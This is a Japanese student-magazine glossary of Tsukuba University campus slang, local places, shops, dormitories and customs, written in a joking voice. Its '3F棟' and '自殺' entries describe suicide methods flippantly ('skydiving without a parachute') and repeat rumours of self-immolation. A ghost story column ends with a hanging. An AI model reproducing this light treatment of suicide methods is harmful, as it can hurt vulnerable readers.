情報科学類学生ラウンジ。誰でも自由に使用可能。長机があるので、昼食を友だちと一緒に、ミーティングにと、いろいろ使える。学期末には深夜にテスト勉強する人も。

あ**秋葉原 [あきはばら]**

つくばエクスプレスの東京側の終点にして情報科学類生の聖地。電磁波はもちろん毒電波も飛び交う異次元空間。通称アキバ。WORDにはかつて週7で通った猛者もいた。行く前には価格調査関係のWebページを要チェック。物を買う事ではなく、行く事自体が目的になる人もちらほら。日本のパソコンの30%はここで売れているという。プライスリーダーになっているパーツ屋や、週末にだけ道端で開かれる怪しい品揃えのジャンク屋、100円の飲み物自販機のある場所を知ればアキバマスターになる日も近い。

吾妻 [あずま]

北大通りから南側の、大学からは少し離れ所にある地名。深夜まで開いている吾妻ストア(酒屋)やドラッグ寺島(ドラッグストア)などがあるのはうれしい。なによりつくばセンターに近いのがいい。

しかしレンタルビデオ店や専門書が多い書店(友朋堂)があり賑わっていた以前に比べれば、寂しくなってしまった。

アドミニストレータ [あどみにすとれーた]

計算機の管理人。技術職員と呼ばれる先生属性の人その他に学生アドミンと呼ばれる学生管理者もあり、この人たちのおかげで計算機は時々落ちても復旧される。計算機を悪用しない(と信用される)ことはアドミンになるための必要条件。

天久保 [あまくぼ]

大学の東部及び南部の地名。追越、平砂の住所も天久保である。1~4丁目まであり、それぞれ天1、天2、天3、天4と略記される。平砂学生宿舎の場合、宿舎の住所は『〒305-0005 つくば市天久保2-1-1 筑波大学平砂学生宿舎○号棟○○○号室』となる。

天1 [あまいち]

天久保1丁目の略。学生が住んでいるイメージはあまりなく、くいだおれしかないイメージが強い。つまり、くいだおれ周辺のこと。天2、天3、天4ほど略称で使われてるのを聞かない。

天2 [あまに]

天久保2丁目の略。平砂宿舎に近く、引っ越した後も宿舎と同じ生活環境が保証される。レンタルビデオ店のアルファー、靴流通センターなどがある。

天3 [あまさん]

天久保3丁目の略。大学に一番近いが、それだけ出席率が高いとは限らない。平塚セブン、クラレット、ミニストップ、ローソンなど数多くの店がある。よく知られている大学東側のほかに、ループをまたいで春日4丁目側にも少しうみ出している箇所(隠れ天3)もある。

天4 [あまよん]

天久保4丁目の略。東大通りの東側で、平塚線の南。うなぎ屋の一角のこと。主な経済活動は桜方面になる。すき家、Big-Boyなどがある。

天の川 [あまのがわ]

第三エリアと第二エリアを隔てる人工の小川。一説によると男ばかりの第三エリアと女が多い第二エリアを隔てることから命名されたそうな。それほど深くないよう見えて実はヘドロが5メートルにわたって堆積している(嘘)。

い**イオン [イオン]**

筑波大学周辺だと、つくばセンターにある大手スーパー。毎週火曜に開催される「火曜市」で食材を買込む筑波大生はかなりいるはず。

一の矢 [いちのや]

一の矢学生宿舎、及びその周辺を指す。大学にはそれなりに近いが周辺には店がないので、夜は真っ暗。生命線であった共用棟の売店は 07 年に改装されてココストアとなった。最近は大穂が開けてきたのでそっちを生活の中心とする人もいる。つくば中心街までは、追越の倍時間がかかる(自転車で 30 分)。風に乗って厩舎のにおいが漂い、夏には牛蛙の鳴き声がよく聞こえる。

一の矢カーブ [いちのやかーぶ]

一の矢最北端に位置する、ループが大きくカーブしている地点。段差ができたために今ではいなくなつたが、かつては走り屋達のメッカであった。

一の矢高速 [いちのやこうそく]

天 3 のミニストップの交差点から一の矢方面に抜ける細い道。ここを通る車はみんな超高速で走っているため、徒步や自転車での通行は文字通り自殺行為である。

一の矢シャワー [いちのやしゃわー]

一の矢共用棟の一角にあるコイン式のシャワー。100 円で 7 分半出る。

一の矢トライアングル [いちのやとらいあんぐる]

ループ上の(→ループ)妙な三角形をした中央分離帯のひとつ。一の矢付近にあるのでこう呼ばれる。へたにループを飛ばすと、ここで曲がりきれなくて事故る。

一の矢風呂 [いちのやふろ]

一の矢共用棟内にある共同浴場。営業時間は各宿舎風呂共通で 17:00~23:30。休業日には学校を縦断して平砂まで行かねばならんのがツライ。こういった時はアパートに住んでいる友達に風呂をかりりの手だ。

茨城県 [いばらきけん]

我らが筑波大学のある、関東地方の北東に位置する県。とはいって、南関東圏に言わせれば、茨城など関東ではないという。北関東ではなく南東北だという説まである。

たしかに言語系体は、東北のそれに近い。余談だが「茨城」は「いばらき」であり、断じて「いばらぎ」ではない。

う**牛久市 [うしくし]**

つくば市の南に隣接している。牛久ラーメン(山岡家)や牛久大仏などが存在する。

牛久大仏 [うしくだいぶつ]

全長 120m、世界最大級の銅製仏像。とんでもなく巨大で、台座の部分から見上げると頭が覆んで見えるほど。中に入ることができるが、見晴らしは自分の目で確認しよう。そのギャグセンスは筆舌に尽くしがたい。とあるテレビの企画でニットのマフラーを巻いていたことも。

え**英検 [えいけん]**

本学では外国語の講義に関して、マークシート方式の検定試験が行われていた。2010 年度入学までの学生は、この試験に合格しなければ英語の単位が認定されなかつた。平成 23 年 2 月に行われたものが最後で、それに落ちた学生は代わりとなる講義を履修しなければならない。難易度はセンター試験並みであり、センターで 7 割程度取る実力があれば余裕で合格できる程度。第 2 外国語に関してもドイツ語のみ、独検が同じく行われていた(ドイ検)。

エキスポセンター [エキスポセンター]

センターにあるつくばエキスポセンターのこと。敷地内に H-II ロケットが「デン！」と置かれている建物がそれである。夜のつくばで道に迷ったときは、このロケットを目指して歩けば駅にたどり着くことができる。中に科学技術展示やプラネタリウムがあるらしい。多くの学生が、行ってみようと考えているうちに卒業してしまう。

援助物資 [えんじょぶっし]

実家から送られてくる食物のこと。人によってミカンや菓子など土地の名産が送られてくるが、そういうものにかぎって思わぬ来客によって食い荒らされてしまう。

お**追越 [おいこし／おっこし]**

追越学生宿舎、及びその周辺を指す。名前の由来は昔の小字から。ほとんどの大学関係者は「おいこし」と読むが、旧くから地域に住む人は「おっこし」と読むため、「おいこし」は誤り。学内最南端に位置し、市街地には近いが、第三エリアには最も遠い。

追越セブン [おいこしせぶん]

追越宿舎の近くにある、セブンイレブン松見公園前店のこと。追越住民はお世話になる。以前は売上げ全国No.1を記録していたらしい。その昔、サッカー選手の井原正巳(体専出身)がバイトをしていたことでも知られる。

大穂庁舎 [おおほちょうしゃ]

市役所の支庁舎。一の矢住民はここで転入届、転居届の提出、住民票の申請などができる。選挙の不在者投票もここですることが可能。

男の娘 [おとこのこ]

普段から女装している男の娘のこと……ではなく、本来は「男性でありながら外見や言動が女の子に見えてしまう人」のことを指す。男の娘だからといって女装しているとは限らず、女装しているからといって男の娘だとは限らない。

おふくろさん弁当 [おふくろさんべんとう]

コストパフォーマンスの高い弁当を売っている弁当屋。単品のおかずもなかなか。平塚線沿いに1号店があり、吾妻にも店舗がある。春日にもあったが、2009年の火事で閉店してしまった。店員さんの妙な訛りがクセに

なる。以前はよく異物が混入していたが最近は改善されたようだ。弁当を買うとみそ汁が無料サービスになる。

か**開学記念館 [かいがくきねんかん]**

ループと春日の間にひっそりと立っている。学生でもその存在を知っている者はほとんどいない。日本庭園のようになっていて、一部の文化系サークル(茶道同好会など)が使用している。

会館 [かいかん]

大学会館のこと。(→大学会館)

外セン [がいせん]

外国語センターのこと、CA棟とも呼ばれる。外国语の授業の一部はここで受けることになる。なぜか1階部分は学生の立ち入りが禁じられている。外国语専門学群の略ではない。

ガウラ [がうら]

霞ヶ浦のこと。(→霞ヶ浦)

学園線 [がくえんせん]

土浦学園線。つくば・土浦間を結ぶメインストリート。土浦駅からバスに乗ってやってくる道。学園線沿いにはいろいろなお店が並ぶ所もある。

学群学類再編 [がくぐんがくるいさいへん]

平成15年度に決定し、平成19年度春の入学者分から施行されている。それまでのいわゆる「ナンバー学群」を廃し、似通った分野を新たに同じ学群として編成され、私立っぽい名前に変わったり、新設されたりした学類が多く誕生した。

学実委 [がくじつい]

学園祭実行委員会の通称。「実委」と呼ぶことが多い。(→実委)

学情 [がくじょう]

学術情報メディアセンターの略称。学生は Windows、Mac、Linux のマシンを利用できる。新しいマシンに置きかわり (スパコン含む)、また学内のネットワークも 8 億円かけてギガビットクラスの超高速化がはかられた。

学長 [がくちょう]

大学内で一番 (立場的に) 偉い人。入学式などの各種式典でいさつする以外にはめったにお目にかかることはない存在。現在の筑波大学長は永田恭介 (2013 年度から)。前学長は山田信博、それ以前は岩崎洋一、北原保雄。

学内バス [がくないばす]

2005 年まで学内ループを無料バスが走っていたが、利用者の減少により廃止となった。その代わりに関東鉄道バスの「筑波大学循環 (右回り/左回り)」経路が新設され、それまで 5 万円程度だったつくばセンターまでのフリーパスが格安で買えるようになった。時間帯や天候によっては時刻表があてにならないので、急ぎの場合は他の交通手段を利用した方が良いかもしれない。(→関鉄バス)

学内郵便局 [がくないゆうびんきょく]

大学会館別館の一番低いところにある。郵便以外のお金関係の取り扱いは 16 時まで、郵便は 17 時まで (センター近くの筑波学園郵便局なら、郵便に限り 24 時間扱ってもらえる)。外貨も購入できる。ATM は大学会館の坂を登ったところにあり、全日 9:00~19:00。正式名は筑波大学内郵便局。

学分金 [がくぶんきん]

学生分担金。学園祭を行うために学生が分担して払うお金のこと。筑波大学学生規則の学園祭に関する申合わせに「学園祭を全学的なものにするため、全ての生徒は、学園祭学生分担金を納入しなければならない。」と書いてあるので、必ず払いましょう。新入生オリエンテー

ションの時に 4 年間分一括で払わされるはず。

学類誌 [がくるいし]

各学類の有志により執筆・編集される学内情報誌の総称。昔はそれぞれの学類ごとに発行されていたが、現在では社会学類の「そおしあ～る」、情報科学類の「WORD」と、2009 年に新設された情報メディア創成学類の「MAST」、2011 年に発行された知識情報図書館学類の「MILK」の 4 誌のみとなっている。

過去問 [かこもん]

統計学的には 3 年分やると今回のテスト問題をやつしたことになるらしい。n(n ≥ 2) 次コピーを見かけることがよくある。類義語：過去レポート

春日 [かすが]

大学の西の地名。1~4 丁目まである。数字が大きいほど大学に近い。

春 1 [かすいち]

春日 1 丁目の略。春日キャンパスの所在地。略称としてはあまり使われない。

春 2 [かすに]

春日 2 丁目の略。あまり聞かない。図情生の中にはここに住んでいる人もいる。

春 3 [かすさん]

春日 3 丁目の略。大学からは若干遠いがその分家賃が安い物件が多く、ここに住んでいる学生も多い。

春 4 [かすよん]

春日 4 丁目の略。大学のすぐ西側にある地区で学生向きなアパートがずらりと建ち並ぶ。学校からは近いが横方向の道が少なくアクセスが悪い。ここに住んでいる人はかなり多いはず(→春日)。近くには春 4 セブン (厳密には春 4 ではなく東平塚) や RanRan(→ RanRan)、そして松屋→松屋)などがある。(かつてはスーパーマーケットの大林ストアがあったが、跡地にファミリーマート

トができたという。もうコンビニはいらん、スーパーを建ててくれ！）

カスミグループ [かすみぐるーぶ]

茨城県下最大の企業グループらしい。本社は土浦学園線沿いにある。飲食店から家電店、園芸品店、玩具店、ファミレスなどを経営していたが、業績悪化により近年業務を縮小した。スーパーマーケットのカスミ、情報娛樂家電などのWonderGooなど、お世話になることが多い。学校に近いテクノパーク桜にあるカスミは24時間営業。夕飯の買い物をここで済ませる人は結構多い。

霞ヶ浦 [かすみがうら]

通称ガウラ。日本第2位の広さの湖だがあまりの汚さに近寄る者は少ない。筑波水（→筑波水）の源であるが、同時になんと下水の排水池でもある。夏にはヨットなど、ウォータースポーツの集中授業がおこなわれたりもする。白い靴で霞ヶ浦に行くと、アオコで緑色になってしまいうらしい。

かつ大 [かつだい]

天2にある弁当屋。トンカツ弁当がメインでそれなりに旨い。陸上競技場などの体育施設に近いので、体専など大量消費者が多く訪れる。今までかつ大のあった場所の飲食店は1年保たなかつたのに、かつ大はそのジンクスをうち破った。

角ふじ [かどふじ]

サイエンス大通りにある大勝軒系列のラーメン屋。冷めると1cmの油層を成すほどの濃厚スープと、太麺がおいしい。山盛りのニンニクに、一度中毒になる人と一度でうんざりする人に分かれる。バカ豚と呼ばれるチャーシューの山盛りトッピングは脂肪フラグ。つけ麺もおいしい。

カワチ [かわち]

桜にある超弩級ドラッグストア。品物の種類はそれほど多くないが、在庫量がハンパでない。ペットボトル飲

料やカップ麺がそれなりに安い。

関鉄バス [かんてつぱす]

関東鉄道バス。土浦、荒川沖、ひたち野うしくに行けるが、いかんせん運賃が高く、運転も荒いことが多い。5分程度の遅延はあたりまえ。「安心と安全を乗せて走ります」とアナウンスしているが、客を乗せている自覚はないようだ。

つくば駅に出るときや雨の日には重宝するが、本数などの問題から、つくばの交通手段の必要性を痛感させられる。つくば土浦間では、途中で団地などに寄るためには、コンディションによっては自転車で行くのと同じくらい時間がかかる。ひたち野うしく駅行きのバスに乗ると、たまに高速バスかと思うようなスピードを出して、一般の車をびゅんびゅん抜いていくバスに出会うことができる。学内バス廃止に伴い、つくばセンターまで格安で乗れるようになった。（→学内バス）

き

北駐車場 [きたちゅうしゃじょう]

第三エリア北にある駐車場。昔は砂利だったが、今は舗装されている。

共用棟 [きょうようとう]

追越、平砂、一の矢それぞれにある。食堂、売店、風呂などが集まった建物。正しくは「生活センター」だが、そう呼ぶ人はいない。入学当初は待ち合わせ場所になることが多い。

近畿日本ツーリスト [きんきにほんー]

大学会館別館の旅行代理店。略称KNT。JRきっぷ、航空券などが手数料なしで買えるのは他の旅行代理店と同じ。22歳未満なら飛行機に空席がある時に限って半額で乗れる「スカイメイト」の会員証も申請できる。普通のJR券や航空券ならすぐに発行してもらえるが、「周遊きっぷ」など特殊なきっぷの場合は取り寄せとなり、数日かかるてしまう。これはトラベルサロンに置か

れている JR 券を発行する端末(マルス端末)が自社のものではなく、つくばセンターにある JR 東日本直営の旅行代理店「びゅうプラザ」つくば支店から借り受けているものであるため。

また、払い戻しは面倒なので注意。

<

くいだおれ [くいだおれ]

松見公園(→松見公園)の東にある歓楽街。飲み屋、ラーメン屋、カラオケなどがあり季節を問わずとてもにぎやか。学生より一般の客が多いため、黒いねーちゃんが目の毒。

クラ代 [くらだい]

本学は大学としては珍しくめずらしくクラス制をとっている。そのクラスの代表のこと。学類を陰で支えている存在。

クラレット [くられっと]

大学のとても近く、平塚線沿いに位置する重食喫茶店。この店には流行、常識、物理法則というものが通用しない。肉天重などは油まみれで食後の皿に油が溜まっている。店前の看板にはキーコーヒーのロゴとともに「軽食喫茶クラレット」とあるが、ここで注文できる飲み物はバナナジュース(300円)のみとなっている。昔はコーヒーと料理の両方を出していたが、手が回らなくなってしまったため、どちらが良いか学生にアンケートをとった結果、料理だけとなってしまった。

クラ連会 [くられんかい]

クラス連絡会のこと。学生の希望により開催される、学生と教員が話し合う唯一と言つていい連絡会。1年に数回、お茶を飲みながら和やかな雰囲気のなか行われる。情報科学類の場合、時間が足りなくなるほど議論が活発になることが多い。意見のある人は自分の言いたいことをきちんと整理してから参加するべし。

グランドスラム [ぐらんどすらむ]

平砂スラムの中で、特に汚い 8,9,10,11 号棟の 1 階を指す(広義では 8,9,10,11 号棟の全フロアを指す)。シーツにカビが生えて緑の毛布が 4 枚になったとか、壁一面が真っ黒だったとか、さまざまな伝説(実話?)の發祥地。

け

計算機 [けいさんき]

コンピュータの和訳。和訳に限らず、コンピュータ全般を指すときにも使われる。入学当初は計算機と言われると電卓などを思い浮かべがちだが、年数が経つにつれ、計算機という言い方に慣れていく。

計算機室 [けいさんきしつ]

情報科学類生はここで多くの時間を費やす。授業でプログラムを組んだり、レポート作成したり、ネットサーフィンしたり、友だちにメールを送ったり……。iMac と Windows マシンが置いてあり、やる気さえあればなんでもできる夢のような場所。24 時間・土日も開いており、非常に恵まれている環境。中には「テメエへ、ここに住んでんじゃねえのか?」とも思えるヌシ的な人もいる(→計算機室の住人)。

計算機室の住人 [けいさんきしつのじゅうにん]

計算機室に住んでいるかのようにいつもいる人。単位は取れているのか? というよりそれ以前にいつ寝ているのか。風呂には入っているのか。いや、そんな世間のしがらみからはもう関係の無い世界の住人なのかもしれない。

芸術系サークル連合 [げいじゅつけいさーくるれんごう]

芸術系サークルからなる組合。もっともその構成サークルを見る限りでは、芸術「系」という言葉が意味する範囲はあまりにも広い。文サは文サ館、体育会は体サ館

があるが芸サ館は無く、いつも文サ館を間借りしている。略称芸サ連。

研究学園 [けんきゅうがくえん]

1. TX つくば駅のひとつ先の駅。快速は止まらない。TX 開業当初は駅以外何もなかった。何を研究しているのかは謎。
2. 研究学園周辺の地域を指す言葉。つくば市役所、iias つくばなどいろいろ開発されている。
3. 筑波研究学園都市全体を指す言葉。1,2 とはちがう。

こ

高エネ研 [こうえねん]

高エネルギー加速器研究機構の略。KEK と表記することもある。量子物理学の研究機関。物理の教科書で見た人も多いだろう。行先に「高エネルギー」と書かれたバスはここに着く。また、以下のウェブページはその昔、日本で初めて公開された HTML サイトである。(→ <http://www.kek.jp/>)

公開講座 [こうかいこうざ]

筑波大学生以外でも講義が受けられる科目。無料で受けられることもあれば、有料のときもある。有料の場合は、我々が普段受けている授業にかかる費用がいかに高いのかを、身を以て実感できる。受講者の年齢にばらつきがあるのでいつもと雰囲気が違う。なお、この講義を受けても単位はもらえない。

高速バス [こうそくばす]

つくばエクスプレスが開通するまでは、陸の孤島であるつくばと本土を結ぶ貴重な交通機関であった。確実に座れるのが長所だが、筑波大学中央 ⇄ 東京間の所要時間は 65 分～150 分と、つくばエクスプレスに大きく遅れをとる。なお、平日は上野駅と浅草駅を経由する。

また、東京行きの他にも、京都・大阪行の夜行バスや、羽田空港、ディズニーリゾート行もある。

高麗 [こうらい]

春 4 にある韓国料理店。本場のおじさんおばさんたちがやっている店で、家庭的な雰囲気が堪能できる。客の外国人比率がとても高い。時々、やたら待たされることがあるので要注意。

コストパフォーマンス [こすとぱふおーまんす]

値段(コスト)と性能(パフォーマンス)との比。性能の割に値段が安いければコストパフォーマンスが高い(良い)という。逆もまた然り。コンピュータ関連機器を購入するときの目安以外に、外食の量と値段を比較する際などにも用いられる。

使用例: 「のり弁はコスパが高いな」「すたみな太郎の食べ放題は夜行くとコスパが悪いから昼に行こう」

さ

サークル勧誘 [さーくるかんゆう]

晴れて今年から大学生になったんだから、いろいろな人々と交流を持つのはいいことだ。だが、「オ●ム」「幸●の科●」「お原理」といった宗教団体もそういった勧誘してくる人々のなかに含まれるという事実を知っておこう。各自よく考えて判断すべし。

サイエンス大通り [さいえんすおおどおり]

その名に似つかわしくなく、夜中はゼロヨン通りと化す。つくばにあるこうした直線道路は、そうした人たちの為にわざわざ 4 車線を 2 車線にガードレールで制限したりなどされている。状況が変わればもとの 4 車線に戻るのだろうけど、状況が変わるのはいつの事やら。つくばラーメン激戦区。

再履修 [さいりしゅう]

テストを寝過ごしたなどの理由で一度単位を取り損ねた授業を、翌年度に再び履修すること。再履とも。必修を取れず(しかもほとんどの同級生が取れているのに)下級生と同じ授業を受けているとかなり恥ずかしい。間

違ってもフレセミを再履修することなど無いように(→フレセミ)。なおテストの寝過ごしは先生によっては救済措置がある場合があるので、諦めずに問い合わせるとよい。

桜 [さくら]

東大通りから東側に伸びている住宅地。近年開発が進み、ファミリーレストランやコンビニが乱立している。念願の本屋(友朋堂)とレンタルビデオ屋(Big Ben)ができる、スーパーマーケットが2軒もある充実ぶりは特筆モノ。生活に便利なこの地区に住む学生も多いが、春日・天久保に比べて物件の価格が高い。新しい建物が多いしね。

3F 棟 [さんえふとう]

12階建ての研究棟で、総合研究棟B棟ができるまでは学内では最も高かった。今では総合研究棟B棟に次いで学内で2番目に高い建物である(→総合研究棟)。耐震検査で引っかかっていたために、補修工事を行った。かつてはパラシュートなしのスカイダイビングや、ひも無しバンジーの名所であった(→自殺)が、今では金網が張られて不可能になった。

3学期 [さんがっき]

2012年度まで本学は3学期制を実施していた。それゆえに他の大学に行った友達となかなか休みがあわないこともあったが、40周年となる2013年度から、教育改革の一環として6区分の2学期制へ移行した。

し

自殺 [じさつ]

見知らぬ土地、見知らぬ人々の中での一人暮らし。こう聞くと、どこへ行っても最初はそうだと思うかもしれないが、大学創立からしばらくは本当に何もない所だった。この特異な環境が、かつて筑波に多くの自殺者を生み出したとの噂。自殺があった宿舎の部屋の番号プレートは黒になっているらしい。宿舎の部屋の中でガソリン

をかぶって焼身自殺をした人もいるそうだ。人柱棟と3F棟がメックだつたが、今では3F棟からのスカイダイビングは金網でできないようになっている。筑波が街らしくなってからは自殺者もめっきり減ったようだが、それでも年に数人の自殺者がでる。悩んだらまず周りの人(友だちや先生)あるいは「ほけかん」(→ほけかん)に相談しよう。(→特別コラム「星を見る少女」)

特別コラム 星を見る少女

西の赤い空に夕日が沈み、東の紫の空に星が輝き始めた、ある夏の夕方。

とある平砂宿舎に住む男は、いつものように風呂に行く途中だった。

通り道にある女子棟の前でふと空を見上げると、3階の部屋の窓から、女の子がじっと星を眺めていた。

男が風呂から上がって帰るとき、その娘はまだ夜空を見つめていた。

しかし、その時は大して気にもとめていないかった。

ところが次の日も、その次の日も、彼女はやはり星を眺めている。

男はだんだん、その娘が気になり始めた。

あの娘は何故いつも、星を見ているのだろう…

星を見てないを考えているのだろう…

星が好きなのかな…

それとも何か悲しい出来事でもあったのだろうか…

あの娘はどんな娘なんだろう…

僕は星について知っていることはあまりないけど、慰めることならできるんじゃないだろうか…

話してみたい…

あの娘と一度、話してみたい…

男は知らず知らずの内に、その娘を好きになっていたのであつた。

幾日か経って、初めて彼女を見かけた、あの日のような夕方。彼女はまた星を見ていた。

男は思いきって、階下からその少女に声を掛けてみた。

…返事はない。

もう一度呼びかけてみる。
返事どころか、気付いた素振りさえ彼女は見せない。
無視されているのだろうか…。
不安に駆られ、焦った男は、再び声を掛けた。
何度も、何度も…。

しばらく大声をあげ続け、男は「はっ」とした。
おかしい。
彼女の様子は普通じゃない。
氷のような冷たい旋律が男の背筋を駆け抜けた。
あわてて駆け出した男は、その宿舎に飛び込み、もつれそうになる足で階段を掛け登った。
2階、そして3階…。
ノブをひつ掴み、蹴り破るかのようにドアを開けた。
途端に異臭が男の鼻腔を貫いた。

彼女は死んでいた。
窓際で首を吊っていたのである。

そう、星を見るように…。

実委 [じつい]

学園祭実行委員のこと。学実委とも。普段は遊んではばかりいるが、学祭前には徹夜でその準備をし、学祭当日には運営のため東奔西走するので、かなりの時間と体力と根性と、あと何かを持ってないと務まらない。

シネプレックス [しねぶれっくす]

シネプレックス8つくばの略称。同時に8本映画を上映できるシネコンである。デジタルドルビー対応で音響効果バッチリ。単館ロードショーの映画も上映しているので映画ファンにはありがたい施設。

柴崎 [しばさき]

筑波キャンパス北部の東側に位置する地域。桜の北。桜がここ数年で一気に開発が進み、通り沿いにスーパー やファミレスが乱立するにぎやかなところになった。隣接している柴崎はおこぼれをもらいまくりである。

締切 [しめきり]

レポート等を書き始める日、時刻のこと。……といった認識を持っているとDをくらう。

ジャンク [じゃんく]

まだ動くゴミのこと。一部の人間にとっては宝物である。筑波大は年に2回程度のゴミ捨てがあり大量のジャンクが放出される。この日にはジャンカーが大挙して宝探しをする。

集中 [しゅうちゅう]

集中授業の略。一般に休み期間に開設され、他大学や一般企業、研究所などから先生を招いて行われる授業。学期中に開設される授業よりも時代の最先端の話を聞けたりして興味深いものが多い。2日間で10時間分授業が行われて1単位もらえる授業がほとんどだが、実際の授業時間はそれほど長くないことがよくある。単位認定も、出席のみのものから、テストがあるものまでさまざま。履修申請はTWINSからできるものがほとんどである。開講は掲示板で告知されるので、こまめにチェックしておこう。

ジョイ本 [じょいほん]

荒川沖にあるジョイフル本田のこと。非常に規模の大きいホームセンターで、その広さは店内の遠くが覆んで見えるほど。日用品から大工道具、家具、家電、園芸品、玩具、その他なんでもある。ただ、大学から片道8kmはあるので、車でなければ辛い。もっともジグソーパズルを買う為だけに、自転車で片道40分もかけて行く者もいるから、行けないことはない。慣れればちょっとした運動感覚で行ける(行ってどうするかはさておき)。

常磐道 [じょうばんどう]

スピード違反で、違反速度日本最高記録のフェラーリがとつ捕まったところ。三車線のうち、左から80km/h, 120km/h, 150km/h:avr.。

情報病 [じょうほうびょう]

- 普段からパソコン、ワープロで文字を書く情報科学類生にみられる病気の一種。漢字変換機能に頼るあまり、漢字が読めても書けなくなること。
- ついつい日常会話に「文字列」「デフォルト」「環境」「物理～、論理～」「待ち行列」「継承」といった専門用語を使ってしまうこと。このような言葉は分かってくれる人には大変楽に意志疎通が取れて便利なのだが、一般的には通じないので注意しよう。
- ついつい日常生活の中で、情報関係の技術が活かされているのを観察してしまうこと。例えば通信カラオケの映像を見ながら「ブロックノイズがきついなー」とつぶやいたりすること。

植物園 [しょくぶつえん]

平砂学生宿舎の近く、東大通り沿いにある（→東大通り）。東京上野に本館がある国立科学博物館の関連施設で正式名称を「筑波実験植物園」という。面白い人にはそれなりに面白いらしい。

除籍 [じょせき]

筑波大において最も重い懲罰。退学（→退学）のとは異なり、除籍は大学にいたという情報そのものまでもが抹消される。一般には年間 15 単位以上とれなかつたり、3 年以上留年で（普通の大学は 5 年以上留年で）除籍とされていたが 2013 年度の教育改革で規則が改められた。

また、「松美池のアヒル or 鯉を捕まえて食べると除籍」「地下通路の第四学群を見ると除籍」などのさまざまな噂がある（→第四学群）。この「除籍処分」には法律上の意味はない（法律上は入学した事実を取り消すことは不可能であるので、除籍処分は無効である）という説もある。なお学務データベースを知る関係者によると、除籍処分となった者の学籍情報は実際には抹消されて

おらず、除籍フラグが立てられるのみであるという噂がある。

書籍部 [しょせきぶ]

学内の各エリアと大学会館別館にある書店。筑波大学厚生会（他大学で言うところの生協）のおかげで書籍・雑誌は 10%引きで買える。それぞれのエリアに合った品揃えであり、たとえば第三エリア書籍部なら電気・電子系・コンピュータ系の書籍や雑誌が充実している。会館書籍部（通称：丸善）は総合的な品揃えで語学系の辞書や参考書、外書もある。

白川英樹 [しらかわひでき]

元筑波大学第三学群長の名誉教授。2000 年に導電性高分子の発見と発展に関する研究が認められ、ノーベル化学賞を受賞した。工学基礎学類生のあこがれの存在。すでに退職されている。

新歓委員 [しんかんいいん]

新入生の入居時に手伝ったり、入学式のときに案内したりしてくれるボランティアの上級生。学類の新歓行事を企画・運営しているのも彼らである。

新歓祭 [しんかんさい]

新入生歓迎祭の略称。その実際はサークルの勧誘合戦である。この時期、宿舎に住む新入生のもとには、ひつきりなしに勧誘のおにいさんおねえさんが押し掛けてくることだろう。宿舎付近でやる花見やバーベキューを上手に渡り歩けば、タダ飯が 1 週間以上食べられる。実際に 1 ヶ月もの間タダ飯タダ酒で生活した強者もいるとか。

す

スープファクトリー [すーふふあくとりー]

1A 棟 2 階にあるスープ専門店。店の雰囲気や作りはいいのだが、なにより客が少ない。そりゃスープじゃ腹ふくれんわ！ と誰もがつっこむ。前は喫茶店だったが、

このときも客足が悪かった。立地条件は悪くないのに。味に関しては「あんなの第一エリアの食堂じゃない」と言われるほど美味しい。逆に言うと第一エリアの食堂のメニューで美味しいのはここだけである。

スタバ [すたば]

スターバックスコーヒーのこと。新聞を読むスペースだった中央図書館入り口に、2008年3月から出店した。値段は高いが美味しいコーヒーが飲める。入札にはドトールコーヒーを始め多くの有名店が参加したとか。(→図書館)

スタンプラリー [すたんぷらりー]

履修変更や、履修をし忘れた時などに行われる罰ゲーム。クラス担任や担当の教師の印鑑が必要になり、広いキャンパスのいろいろな研究室を巡らなければならなければならぬため、いつしかスタンプラリーと呼ばれるようになつた。以前は学類長の印鑑も必要だったため、この罰ゲームは困難を極めた。

スポーテー [すぽでー]

スポーツデーの略称。春と秋の2回あり、自由参加でバスケットボールや、ソフトボールなどが行なわれる。要するに運動会。各クラスからスポーテー委員を決める必要がある。昔はウィークデーをつぶして行われていたが、参加せずにタダの休日にしてしまう人が多くなつたので週末におこなわれるようになった。たまには友人を誘って出場するのも悪くない。

スラム [すらむ]

環境が劣悪な平砂8,9,10,11号棟を指す。部屋の形は良くて五角形、角部屋だと六角形や七角形もある。設備は汚く数も少ない。湿気もひどいので梅雨の時期や夏場は注意しよう。さらに、スラム各棟の1階はグランドスラム(→グランドスラム)と呼ばれ、特に環境が悪い。それでも生活できるのだから人間の適応能力は実に侮れないものがある。2010年度の弊誌編集長いわく、「廃墟

の動態保存」。

せ

セブン [せぶん]

セブンイレブンのこと。なんかいっぱいある。(→追越セブン、平塚セブン、春4セブン)

センター [せんたー]

1. 文字どおりつくばの中心に位置するつくばセンター及びその周辺を指す。このあたりで唯一都会の趣のある所である。西武、ジャスコ(→CREO)、Q't(→Q't)、aiaiモール(→aiaiモール)などが併設している。また、センターの地下にはつくばエクスプレスの駅が存在する。
2. 大学入試センター試験のこと。よくこの日に雪が降る。

全代会 [せんだいかい]

「全学学類・専門学群代表者会議」の略。「全国人民代表大会」じゃないので注意。各学類・専門学群のクラブ代会からそれぞれ3名ずつ選出されて構成している。筑波大学生の公的活動をとりまとめている団体。詳細は全代会紹介のページを参照のこと。Z会とも。(→<http://www.stb.tsukuba.ac.jp/~zdk/>)

栓抜き塔 [せんぬきとう]

大学の南、松見公園内にある松見タワーのこと。その独特的外見からこう呼ばれている。展望台になっていて中に登ることができる。天気のいい日は富士山まで見えるらしい。入場料は100円程度。(執筆現在、柵が壊れているため利用できない。)

そ

ソアラ坂 [そあらざか]

西側ループの、平塚線と立体交差している部分から成る坂。その昔ループ道路が非合法サーキットと化していた時代にタイムアタックをしていたソアラが刺さった(事故った)ことから命名されたと言われている。

総合科目 [そうごうかもく]

月曜午前中に全学で開講される「総合科目 II」のこと。教養目的のような講義。それぞれの内容を浅く広く具体的に取り扱うので、面白目に受けられればそれなりに楽しくためになるし、単位も比較的楽に取れる。面白目に月曜の朝っぱらから学校に来る気にさえなれば……。

ちなみに「総合科目 I」はフレセミ(→フレセミ)であるが、ただ単に「総合」あるいは「総合科目」といった場合はフレセミを含まないことが多い。

総合研究棟 [そうごうけんきゅうとう]

A,B,D 棟があり、「総 A 棟」や「SB 棟」と呼ばれる。総 C 棟はなぜかない。国立大学が大学法人化する際に作られた箱物。

総 A 棟は第二エリア、総 B 棟は第三エリアに、総 D 棟は体専と平砂宿舎の間のループ沿いにある。「従来の研究科の枠組みを越えた分野の機能的連携を確保し、先端領域や学際領域の教育研究活動を支援するための施設」であり、要するに研究室が入っている。情報科学類生が行く研究室も多くがこの建物(総 B 棟)にある。

雙峰祭 [そうほうさい]

